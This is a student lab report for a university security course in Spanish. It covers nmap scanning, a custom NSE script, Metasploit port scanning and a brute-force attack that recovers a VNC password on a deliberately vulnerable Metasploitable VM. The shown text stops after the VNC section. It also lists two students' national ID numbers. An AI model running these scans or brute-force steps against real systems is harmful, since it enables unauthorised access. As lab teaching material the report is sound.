

UNIVERSIDAD DE MURCIA

GRADO EN INGENIERÍA INFORMÁTICA

4º CURSO

GRUPO 6

CURSO 2016/2017 - JUNIO

Seguridad

Práctica final

Estudiantes:

Cristian Roche Borja

DNI: 76581531H

Alicia Ruiz Tovar

DNI: 48693813F

Docentes:

Alberto Huertas Celdrán

Gabriel López Millán

Gregorio Martínez Pérez



Índice

1. Oauth	4
2. NMAP y Metasploit	5
2.1. Víctima	5
2.2. Atacante	5
2.2.1. NMAP	5
2.2.2. NMAP con Metasploit	7
2.2.3. Wireshak: trazas	7
2.3. Scripts NMAP	9
2.3.1. Scripts /usr/share/nmap/scripts	9
2.3.2. Realización de script básico	9
2.3.3. Comando Portscan	12
3. Explotar Vulnerabilidades	15
3.1. Instalación de la interfaz gráfica	15
3.2. Fuerza bruta	16
3.3. Denegación de servicio	21
3.4. Elevación de privilegios	26
4. Snort	32
4.1. Configuración	32
4.2. Ejecución	33
4.3. Detección de ataques	35
5. Buffer Overflow	39
5.1. Modificación de variables	39
5.2. Shellcode	42

1. Oauth

2. NMAP y Metasploit

2.1. Víctima

Utilizaremos una máquina virtual de prueba. Esta máquina ha sido creada con vulnerabilidades para la práctica de ataques. La URL de descarga es la [siguiente](#).

La IP de esta máquina es la 192.168.62.189.


2.2. Atacante

2.2.1. NMAP

El equipo que actuará como atacante hace uso de la herramienta NMAP. Para instalarla ejecutamos el siguiente comando:

```
$ sudo apt-get install nmap
```

Establecemos en el archivo `/etc/hosts`, equivalente al DNS local, la IP de la víctima (192.168.62.189) y la denominamos `metasploitable`, como muestra la figura 1.



```
127.0.0.1    localhost
127.0.1.1    Atacante
192.168.62.189 metasploitable

# The following lines are desirable for IPv6 capable hosts
::1         ip6-localhost ip6-loopback
fe00::0     ip6-localnet
ff00::0     ip6-mcastprefix
ff02::1     ip6-allnodes
ff02::2     ip6-allrouters
```

Figura 1: Atacante_dns_victima.

De esta forma, tenemos dos opciones para hacer referencia a la víctima. En la figura 2 se observa el resultado de este escaneo simple fruto de cualquiera de estas dos opciones.

```
$ nmap 192.168.62.189
$ nmap metasploitable
```

De forma un poco más elaborada, se puede ejecutar el escaneo de puertos haciendo uso de otras técnicas:

- Mediante listado de equipos: `$ nmap 192.168.62.1 192.168.62.10 192.168.62.189`
- Mediante subred: `$ nmap 192.168.62.0/24`
- Mediante un fichero que almacene las IPs (o las expresiones de las mismas) a analizar: `$ nmap -iL hosts.txt`, como muestra la figura 3.

```
Starting Nmap 7.01 ( https://nmap.org ) at 2017-04-23 13:06 CEST
Nmap scan report for 192.168.62.189
Host is up (0.0010s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 0.27 seconds
alumno@Atacante:~$
```

Figura 2: Atacante_nmap_simplescan.

```
alumno@Atacante:~$ cat hosts.txt
192.168.62.189
192.168.62.1
alumno@Atacante:~$ cat hosts2.txt
192.168.61.0/24
metasploitable
192.168.62.1
192.168.62.200-220
alumno@Atacante:~$
```

Figura 3: Atacante_nmapscan_filecomplex.

2.2.2. NMAP con Metasploit

También hemos de instalar Metasploit para hacer uso de él: <https://github.com/rapid7/metasploit-framework/wiki/Nightly-Installers>. Una vez instalado, con `$ msfconsole` inicializamos Metasploit y la base de datos asociada.

A continuación, realizamos un scanner básico de la red, almacenando el contenido en la base de datos interna y exportándolo completo de la misma a un fichero, para así analizarlo:

```
$ db_nmap -v -sV 192.168.62.0/24
$ db_export out_ejercicio1.txt
```

Como muestra la figura 4, se observa que en dicho fichero encontramos el contenido del escaneo. Por un lado, podemos ver información del usuario que ha invocado el Metasploit. Seguidamente, tenemos el apartado que refiere a los hosts y servicios que se han encontrado en la dirección de subred que se le ha pasado al escaneo. Por último, podemos observar que el grueso del fichero son los módulos del Metasploit.




Figura 4: Atacante_scanner_y_BBDD.

2.2.3. Wireshak: trazas

A continuación mostramos algunas trazas obtenidas tras ejecutar ciertos comandos con NMAP.

- `$ nmap -sS -p 20-30 192.168.62.0/24`. En el host `metasploitable` se lanza un escaneo de puertos cada segundo a un puerto diferente entre los puertos 20 al 30, como muestra la figura 5. El fin principal de realizar un escaneo de puertos de esta forma es evitar ser detectado por la seguridad que pueda tener la subred.

```

1  <?xml version="1.0" encoding="UTF-8"?>
2  <MetasploitV5>
3    <generated time="2017-04-23 14:57:16 UTC" user="alumno" project="default" product="framework"/>
4    <hosts>
5      <host>
55     <host>
127    <host>
210    <host>
502    </hosts>
503    <events>
648    <services>
1022   <web_sites>
1023   </web_sites>
1024   <web_pages>
1025   </web_pages>
1026   <web_forms>
1027   </web_forms>
1028   <web_vulns>
1029   </web_vulns>
1030   <module_details>
195904 </MetasploitV5>
195905

```

Figura 5: Atacante_wireshar_scaneo_delay.

- \$sudo nmap -sS -mtu 24 -p 80 metasploitable 192.168.62.102. En el hots metasploitable y en la IP 192.168.62.102 se lanza un escaneo al puerto 80 con el bit SYN activado, como se muestra en la figura 6 Lo que se hace es enviar un paquete SYN, como si se fuera a abrir una conexión real y después se espera una respuesta. Si se recibe un paquete SYN/ACK esto indica que el puerto está abierto, mientras que si se recibe un RST (reset) indica que no hay nada escuchando en el puerto. Si no se recibe ninguna respuesta después de realizar algunas retransmisiones o se recibe un ICMP entonces el puerto se marca como filtrado.

```

1  <?xml version="1.0" encoding="UTF-8"?>
2  <MetasploitV5>
3    <generated time="2017-04-23 14:57:16 UTC" user="alumno" project="default" product="framework"/>
4    <hosts>
5      <host>
55     <host>
127    <host>
210    <host>
502    </hosts>
503    <events>
648    <services>
1022   <web_sites>
1023   </web_sites>
1024   <web_pages>
1025   </web_pages>
1026   <web_forms>
1027   </web_forms>
1028   <web_vulns>
1029   </web_vulns>
1030   <module_details>
195904 </MetasploitV5>
195905

```

Figura 6: Atacante_wireshar_scaneo_delay.

2.3. Scripts NMAP

2.3.1. Scripts `/usr/share/nmap/scripts`

En la instalación de NMAP se crea el directorio `/usr/share/nmap/scripts`, este directorio contiene una lista de scripts implementados por otros usuarios y que están diseñados para ser invocados desde el comando `nmap`. A continuación se describen algunos:

- `http-git.nse`: Realiza una conexión al puerto 80 de la víctima en busca de un servidor web activo, si el puerto está abierto, se intenta localizar un directorio `.git`. La existencia de este directorio implica que la víctima está realizando un control de versiones, por tanto, el siguiente paso que realiza el script es la búsqueda de coincidencias en *Github*, si se encuentran coincidencias (por un perfil o proyecto público), se muestran un mensaje al usuario con toda la información que se ha podido extraer de la víctima de su repositorio.
- `smb-server-stats.nse`: Este script explota una vulnerabilidad de *Samba* corriendo sobre sistemas operativos de Windows, esta vulnerabilidad permite que un usuario externo pueda solicitar los datos estadísticos del servicio, recopilando así valiosa información de los archivos que se comparten.
- `ssh2-enum-algos.nse`: Devuelve los algoritmos de cifrado y compresión que tiene implementados la víctima. Esta información puede ser muy útil para reducir considerablemente el tiempo de los ataques por fuerza bruta.
- `dhcp-discover.nse`: Script que recopila información del servidor DHCP de la red, se imprimirá por pantalla al usuario el valor de cada uno de los campos que se obtienen del DHCP (Gateway, máscara de subred, router, nombre de dominio, etc...). Para el funcionamiento del script no es necesario consumir una dirección IP.

2.3.2. Realización de script básico

Se pueden crear nuevos scripts adaptados a nuestras necesidades, que automaticen tareas habituales, o repetitivas. En la siguiente url <http://nmap.org/book/nse-tutorial.html> se describe la estructura que debe tener el script. Para poner en práctica este apartado, a continuación, incluye el contenido de un script realizado por nosotros, las acciones que realiza son las siguientes:

- Comprobar si el equipo objeto tiene el puerto 80 abierto (el número de puerto se puede cambiar a la hora de ejecutar el comando)
- En el caso de que se cumpla el paso anterior, se entiende que existe un servidor web en el equipo, por tanto, se solicita la página `index.html`, dicha página se crea por defecto en los navegadores web.

- La página web descargada se almacena en un fichero con el mismo nombre *index.html*

Para ejecutar el script, se debe escribir el siguiente comando:

```
$ nmap -p 80 <ip> --script=http-index
```

```
local http = require "http"
local io = require "io"
local shortport = require "shortport"
local stdnse = require "stdnse"

description = [[
Comprobamos si el host remoto tiene el puerto indicado activo
, en ese caso, obtenemos el /index.html y lo almacenamos
en un fichero "index.html"
]]

---
-- @usage
-- nmap -p 80 <ip> --script=http-index
--
--80/tcp open http
--|_http-index: /index.html Obtenido correctamente!
--
-- Version 0.1
-- Created 23/04/2017 - v0.1 - created by R&R_Asociados
--

author = "R&R_Asociados"
license = "Open_License"
categories = {"discovery"}

portrule=shortport.http

action = function( host, port )

local result
local output = stdnse.output_table()
local request_type
path = "/index.html"
```

```
result = http.get(host, port, path)
request_type = "GET"

if ( not(200 <= result.status and result.status < 210) ) then
    output.error = ("ERROR:_Fallo_al_obtener_la_url_%s"):
        format(path)
    return output,output.error
end

local fname = "index.html"
local f = io.open(fname,"w")

if ( not(f) ) then
    output.error = ("ERROR:_Fallo_al_crear/abrir_el_fichero
        _%s"):format(fname)
    return output,output.error
end

    io.output(f)
    io.write(table.tostring( result ))
    f:close()

if ( 200 <= result.status and result.status < 210 ) then
    output.result = ("%s_Obtenido_correctamente!"):format(
        path)
    return output,output.result
end

return

end

-- Transformacion de tipo table en string
function table.val_to_str ( v )
    if "string" == type( v ) then
        string.gsub( v, "\n", "\\n" )
        if string.match( string.gsub(v,"[^\\"]",""), '^"+$' )
            then
            return "'" .. v .. "'"
        end
        return "'" .. string.gsub(v,'"', '\\\"') .. "'"
    else
        return "table" == type( v ) and table.tostring( v ) or
```

```
        tostring( v )
    end
end

function table.key_to_str ( k )
    if "string" == type( k ) and string.match( k, "^[_%a][_%a%d
    ]*$" ) then
        return k
    else
        return "[" .. table.val_to_str( k ) .. "]"
    end
end

function table.tostring( tbl )
    local result, done = {}, {}
    for k, v in ipairs( tbl ) do
        table.insert( result, table.val_to_str( v ) )
        done[ k ] = true
    end
    for k, v in pairs( tbl ) do
        if not done[ k ] then
            table.insert( result,
                table.key_to_str( k ) .. "=" .. table.val_to_str( v ) )
        end
    end
    return "{" .. table.concat( result, "," ) .. "}"
end
```

El script contiene un control de errores, por lo que se mostrará uno de los siguientes resultados:

- "ERROR: Fallo al obtener la url index.html"
- "ERROR: Fallo al crear/abrir el fichero index.html"
- "index.html Obtenido correctamente!"

2.3.3. Comando Portscan

Accedemos a la consola de Metasploit con el comando *\$msfconsole*, para encontrar las modalidades existentes de Portscan, lanzamos la búsqueda con *\$search portscan*, el resultado se puede ver en la figura 7.

1. Para este ejemplo haremos uso de *auxiliary/scanner/portscan/tcp*, para ello, lo seleccionamos ejecutando *\$use auxiliary/scanner/portscan/tcp*.

```
msf > search portscan

Matching Modules
=====

  Name                                         Disclosure Date  Rank  Description
  ----                                         -
auxiliary/scanner/http/wordpress_pingback_access  normal  Wordpress Pingback Locator
auxiliary/scanner/natpmp/natpmp_portscan         normal  NAT-PMP External Port Scanner
auxiliary/scanner/portscan/ack                   normal  TCP ACK Firewall Scanner
auxiliary/scanner/portscan/ftpbounce             normal  FTP Bounce Port Scanner
auxiliary/scanner/portscan/syn                   normal  TCP SYN Port Scanner
auxiliary/scanner/portscan/tcp                   normal  TCP Port Scanner
auxiliary/scanner/portscan/xmas                  normal  TCP "XMas" Port Scanner
auxiliary/scanner/sap/sap_router_portscanner      normal  SAPRouter Port Scanner
```

Figura 7: Metasploit Portscan Search

2. Visualizamos los diferentes parámetros de configuración que permite con el comando *\$show options*.
3. Ajustamos el número de hilos y la ip de la víctima.
4. Lanzamos el escaneo con el comando *\$run*. Se muestra el resultado de la ejecución en la imagen 8.
5. El funcionamiento del comando *portscan* es muy similar al de Nmap, con la ventaja de poder ajustar el número de hilos que queremos dedicar al escaneo.

```

Name      Current Setting  Required  Description
-----
CONCURRENCY 10              yes       The number of concurrent ports to check per host
DELAY       0               yes       The delay between connections, per thread, in milliseconds
JITTER      0               yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
PORTS       1-10000         yes       Ports to scan (e.g. 22-25,80,110-900)
RHOSTS      yes             yes       The target address range or CIDR identifier
THREADS     1               yes       The number of concurrent threads
TIMEOUT     1000            yes       The socket connect timeout in milliseconds

msf auxiliary(tcp) > set RHOSTS metasploitable
RHOSTS => metasploitable
msf auxiliary(tcp) >
msf auxiliary(tcp) > set THREADS 50
THREADS => 50
msf auxiliary(tcp) > run

[*] 192.168.62.189: - 192.168.62.189:23 - TCP OPEN
[*] 192.168.62.189: - 192.168.62.189:22 - TCP OPEN
[*] 192.168.62.189: - 192.168.62.189:25 - TCP OPEN
[*] 192.168.62.189: - 192.168.62.189:21 - TCP OPEN
[*] 192.168.62.189: - 192.168.62.189:53 - TCP OPEN
[*] 192.168.62.189: - 192.168.62.189:80 - TCP OPEN
[*] 192.168.62.189: - 192.168.62.189:111 - TCP OPEN
[*] 192.168.62.189: - 192.168.62.189:139 - TCP OPEN
[*] 192.168.62.189: - 192.168.62.189:445 - TCP OPEN
[*] 192.168.62.189: - 192.168.62.189:514 - TCP OPEN
[*] 192.168.62.189: - 192.168.62.189:513 - TCP OPEN
[*] 192.168.62.189: - 192.168.62.189:512 - TCP OPEN
[*] 192.168.62.189: - 192.168.62.189:1099 - TCP OPEN
[*] 192.168.62.189: - 192.168.62.189:1524 - TCP OPEN
[*] 192.168.62.189: - 192.168.62.189:2049 - TCP OPEN
[*] 192.168.62.189: - 192.168.62.189:2121 - TCP OPEN
[*] 192.168.62.189: - 192.168.62.189:3306 - TCP OPEN
[*] 192.168.62.189: - 192.168.62.189:3632 - TCP OPEN
[*] 192.168.62.189: - 192.168.62.189:5432 - TCP OPEN
[*] 192.168.62.189: - 192.168.62.189:5900 - TCP OPEN
[*] 192.168.62.189: - 192.168.62.189:6000 - TCP OPEN
[*] 192.168.62.189: - 192.168.62.189:6667 - TCP OPEN
[*] 192.168.62.189: - 192.168.62.189:6697 - TCP OPEN
[*] 192.168.62.189: - 192.168.62.189:8009 - TCP OPEN
[*] 192.168.62.189: - 192.168.62.189:8180 - TCP OPEN
[*] 192.168.62.189: - 192.168.62.189:8787 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) >

```

Figura 8: Metasploit Portscan

3. Explotar Vulnerabilidades

3.1. Instalación de la interfaz gráfica

Para usuarios que no son expertos en el uso de Metasploit, se recomienda el uso de la interfaz gráfica del programa, que se puede descargar desde el [siguiente enlace](#). La instalación es muy simple en Linux, basta con descargarse el programa, convertirlo en ejecutable (`$ chmod 777 metasploit-latest-linux-x64-installer.run`) y ejecutar el fichero (`.run`). Se abrirá un instalador gráfico intuitivo.

Para hacer uso del programa, abrimos un navegador web y accedemos a la URL que se nos indicó durante la instalación, si no hemos modificado las opciones por defecto, será `https://localhost:3790/`. En la figura 9 podemos ver la apariencia.





Figura 9: Metasploit Gráfico

Será necesario registrarnos para poder hacer uso del programa (figura 10).

Dispondremos de un gran número de opciones para obtener información de la víctima y atacarla (figura 11). El uso de la interfaz es muy cómodo e intuitivo, se pueden



The image shows the Metasploit web interface for creating a new user account. At the top, there is a navigation bar with 'Home' and 'New User Setup' (the latter is highlighted). Below this, the 'Login Info' section contains three required fields: 'Username*' with the value 'Cristian', 'Password*' with masked characters, and 'Password confirmation*' also with masked characters. A help icon (?) is next to the password field. The 'Optional Info & Settings' section follows, with four fields: 'Full name' (Cristian Roche), 'Email address' (cristian.roche@um.es), 'Organization' (UMU), and 'Time zone' (a dropdown menu showing '(GMT+01:00) Madrid'). A 'Create Account' button with a green plus icon is at the bottom right. A small note '* denotes required field' is in the top right corner.

Figura 10: Metasploit Gráfico Registro

realizar todas las operaciones con "clicks" de ratón, como la selección de la víctima, el ataque a relizar, etc... Para un uso avanzado, uso de scripts y ciertas opciones, es necesario ser un usuario *plus*, hay que pagar.

3.2. Fuerza bruta

A continuación, se muestra un ataque al servicio VNC por *fuerza bruta*. La fuerza bruta, consiste autenticarse usando diferentes contraseñas hasta que se encuentra la correcta, estas contraseñas pueden generarse de forma aleatoria o se puede hacer uso de un *diccionario*.

Un diccionario es un fichero de texto con una lista de contraseñas, estas contraseñas pueden ser de la lista de contraseñas más habituales o puede ser una lista especializada, contraseñas que los fabricantes ponen a sus dispositivos por defecto, bien basada en un algoritmo que ya ha sido descubierto o que todos los dispositivos tengan la misma.

1. Realizamos un escaneo de puertos para verificar que el de VNC está abierto. Con NMAP se ve claramente, indica el nombre de servicio.

```
$ sudo nmap metasploitable
```

2. Accedemos a la consola de Metasploit.




Figura 11: Metasploit Gráfico Opciones

```
$ sudo msfconsole
```

- Realizamos una búsqueda de los módulos relativos a VNC.

```
msf > search vnc
```

- Utilizaremos el módulo *vnc_login*, lo seleccionamos.

```
msf > use auxiliary/scanner/vnc/vnc_login
```

- Fijamos los parámetros del ataque. Figura 12.

- Máquina objetivo *metasploitable*.
- Número de hilos de ejecución 20.
- Velocidad de prueba de credenciales.

```
msf auxiliary(vnc\_login) > set RHOSTS metasploitable
msf auxiliary(vnc\_login) > set THREADS 20
msf auxiliary(vnc\_login) > set BRUTEFORCE_SPEED 1
```

```
msf auxiliary(vnc_login) > set RHOSTS metasploitable
RHOSTS => metasploitable
msf auxiliary(vnc_login) > set THREADS 20
THREADS => 20
msf auxiliary(vnc_login) > set BRUTEFORCE_SPEED 1
BRUTEFORCE_SPEED => 1
msf auxiliary(vnc_login) > run

[*] 192.168.62.189:5900 - 192.168.62.189:5900 - Starting VNC login sweep
[+] 192.168.62.189:5900 - 192.168.62.189:5900 - LOGIN SUCCESSFUL: :password
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(vnc_login) > █
```

Figura 12: Parámetro ataque VNC.

6. Lanzamos el ataque.

```
msf auxiliary(vnc\_login) > run
```

7. Como resultado, se muestra el resultado del ataque y las credenciales en caso de éxito. Como se puede ver en la figura 12, la contraseña de acceso es *password*.
8. Para la conexión al equipo remoto necesitamos un cliente de VNC, podemos instalar *vinagre*, que se encuentra en el repositorio de Ubuntu. Lo iniciamos en el mismo comando.

```
$ sudo apt-get install vinagre && vinagre
```

9. En la ventana que aparece, introducimos el equipo al que nos queremos conectar, en nuestro caso *metasploitable* y pulsamos *Conectar*. Figura 13.
10. Se nos solicitará la contraseña, introducimos la obtenida en el ataque *password* y pulsamos en *Autenticar*. Figura 14.
11. Llegados a este punto ya tendremos establecida una conexión con la víctima vía VNC (Figura 15). Este puede ser un buen ataque para obtener ficheros de la víctima o monitorizar sus actividades.

Aunque en este caso accedemos como usuario root, lo más habitual es que el acceso vía VNC solo esté habilitado para usuarios con un bajo nivel de permisos.




Figura 13: Vinagre.

